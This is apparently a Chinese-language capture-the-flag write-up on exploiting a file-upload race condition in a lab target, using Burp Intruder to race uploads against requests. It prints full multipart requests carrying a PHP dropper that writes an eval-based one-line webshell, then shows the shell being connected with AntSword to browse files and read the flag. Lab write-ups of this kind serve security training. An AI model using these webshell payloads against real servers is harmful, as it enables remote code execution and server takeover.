


文件上传-竞争条件上传

访问环境


1. URL为: `http://192.168.10.41` , 端口为默认 80 端口, 请勿访问图片中端口。
2. 题目给出了一段webshell代码, 这段代码在文件绕过回用得到。并解释了什么叫做条件竞争漏洞。




上传普通图片

步骤一: 上传普通图片并查看图片地址


1. 点击浏览选择 01.jpg 图片, 点击 upload 上传。



2. 上传成功, 右键图片查看图片地址。




3. 发现图片名字被就修改了 `http://192.168.10.41/upload/2920220123053240.png`



尝试上传木马图片

步骤一：查看木马图片是否可以上传

1. 选择 `shell12.jpg` 文件。




2. Burp工具进行拦截。将 jpg 修改为 php，点击 Forward



3. 提示只允许上传 jpg png gif 文件。




4. 给 shell.jpg 添加文件头，右键编辑 shell12.jpg 文件，输入 GIF89a，保存。



5. 在上传，Burp抓包修改后缀名字。



6. 还是提示只允许 jpg png gif 文件。说明设置了白名单。




条件竞争上传

步骤一：利用Burp设置调条件竞争访问。

1. 首先构造两个页面，一个上传，一个访问。两个页面分别传入Burp里的 Intruder 模块中，然两个页面同时开始进行爆破。
2. 这个时候就需要利用到页面提示的 webshe11。将 webshe11 保存为名字叫 wshe11.php 文件。这个 webshe11 的作用，就是在访问该 webshe11 的时候那一刻，会马上创建一个名字为 xiao.php 的一句话木马，php木马内容为 <?php eval(\$_REQUEST[1]);?>');?>
3. 之前已经获取到了图片的上传路径，这个直接用浏览器访问 wshe11.php 文件，URL地址为：
`http://192.168.10.41/upload/wshe114.php`

步骤二：访问 wshe11.php，访问10万次。


1. 浏览器访问 `http://192.168.10.41:32782/upload/she114.php`，使用Burp进行拦截。发送到 Intruder 模块。然后点击 Forward 放包。



2. 页面显示错误，现在先不管。



3. 设置遍历位置，可以选择一个无关紧要的位置，进步遍历。



4. 设置遍历内容。爆破10万次。也就是访问10万次。目前先不点击 start attack

7 x ...

Positions Payloads Options

payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the positions tab. Various payload types are available for each payload set, and each payload type can be customized different ways.

payload set: Payload count: 100,000

payload type: Request count: 100,000

payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

number range

type: ☒ Sequential ☐ Random

from:

to:

step:

how many:


number format

base: ☒ Decimal ☐ Hex

in integer digits:

步骤三：设置上传包，上传10万次。

1. 上传 wshe114.php



2. 然后使用Burp拦截，发送到 Intruder 模块。然后点击 Forward 放包。



3. 清除所有自动选择的遍历位置。

et Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1 POST / HTTP/1.1
2 Host: 192.168.10.41:32782
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101
  Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.41:32782/
8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: multipart/form-data;
  boundary=-----6887122306145
13 Content-Length: 368
14
15 -----6887122306145
16 Content-Disposition: form-data; name="file"; filename="shell14.jpg"
17 Content-Type: image/jpeg
18
19 GIF89a
20 <?php fputs(fopen('xiao.php','w'),'<?php @eval($_POST["xixi"]);?>');?>
21 -----6887122306145
22 Content-Disposition: form-data; name="submit"

```

4. 然后再次选择一个无关紧要的位置进行遍历。

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1 POST / HTTP/1.1
2 Host: 192.168.10.41:32772
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101
  Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.41:32772/
8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: multipart/form-data;
  boundary=-----14607144826134
13 Content-Length: 384
14
15 -----14607144826134
16 Content-Disposition: form-data; name="file"; filename="wshell.php"
17 Content-Type: application/octet-stream
18
19 GIF89a
20 <?php fputs(fopen('xiao.php','w'),'<?php eval($_REQUEST["xixi"]);?>');?>

```

5. 设置遍历内容，爆破10万次。也就是访问10万次。目前先不点击 start attack

7 x 8 x ...

Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100,000
 Payload type: Numbers Request count: 100,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

From: 1
 To: 100000
 Step: 1
 How many:


Number format

Base: Decimal ☐ Hex ☐
 Minimum integer digits:


条件竞争访问

步骤一：访问开始

1. 首先点击上传页面，进行爆破点击 **start attack**
2. 然后马上点击访问页面的 **start attack**
3. 上传页面的 **start attack**



4. 访问页面的 start attack



5. 分清爆破页面。

AttackSaveColumns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

RequestPayloadStatusErrorTimeout

0200☐☐

11200☐☐

22200☐☐

33200☐☐

44200☐☐

55200☐☐

66200☐☐

77200☐☐

88200☐☐

99200☐☐

1010200☐☐

1111200☐☐

1212200☐☐

RequestResponse

PrettyRawInActions

14-----14607144826134

15

16Content-Disposition: form-data; name="file"; filename="wshe114.php"

17Content-Type: application/octet-stream

18

19GIF89a

20<?php fputs(fopen(' xiao.php', 'w'),'<?php eval(\$_REQUEST['x'])>

21-----14607144826134

22Content-Disposition: form-data; name="submit"

AttackSaveColumns

ResultsTargetPositionsPayloads

Filter: Showing all items

RequestPayloadStatusErrorTimeout

59545954200☐☐

59565956200☐☐

61046104200☐☐

61056105200☐☐

61066106200☐☐

62126212200☐☐

62936293200☐☐

64076407200☐☐

64766476200☐☐

64776477200☐☐

64896489200☐☐

67736773200☐☐

68686868200☐☐

RequestResponse

PrettyRawInActions

1GET /upload/wshell.php HTTP/1.1

2Host: 192.168.10.41:32772

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5

6Accept-Encoding: gzip, deflate

7DNT: 1

8X-Forwarded-For: 8.8.8.8

9Connection: close

6. 访问页面出现了长度为 188 的页面说明 wshe114.php 被访问到了，并成功创建了 xiao.php 文件。当出现了长度为 188 的页面就可以暂停爆破，后直接关闭。

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
5954	5954	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
5956	5956	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6104	6104	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6105	6105	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6106	6106	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6212	6212	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6293	6293	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6407	6407	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6476	6476	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6477	6477	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6489	6489	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6773	6773	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6868	6868	200	<input type="checkbox"/>	<input type="checkbox"/>	188	

RequestResponse

PrettyRawRender\NActions

1 HTTP/1.1 200 OK

2 Date: Sun, 23 Jan 2022 06:04:08 GMT

3 Server: Apache/2.4.10 (Debian) PHP/5.4.45

4 X-Powered-By: PHP/5.4.45

5 Content-Length: 0

6 Connection: close

7 Content-Type: text/html


8

9


寻找Flag

步骤一：蚁剑连接xiao.php文件。


1. 浏览器先访问 xiao.php 查看是否存在，页面空包，但是并没报错。




2. 复制URL到蚁剑，进行连接。输入URL和密码点击测试连接。点击添加。



3. 然后右键数据，文件管理，寻找 flag



4. 在 HTML 目录找到 flag.php 文件。



5. 双击 flag.php 文件，找到 flag{xxxxx}

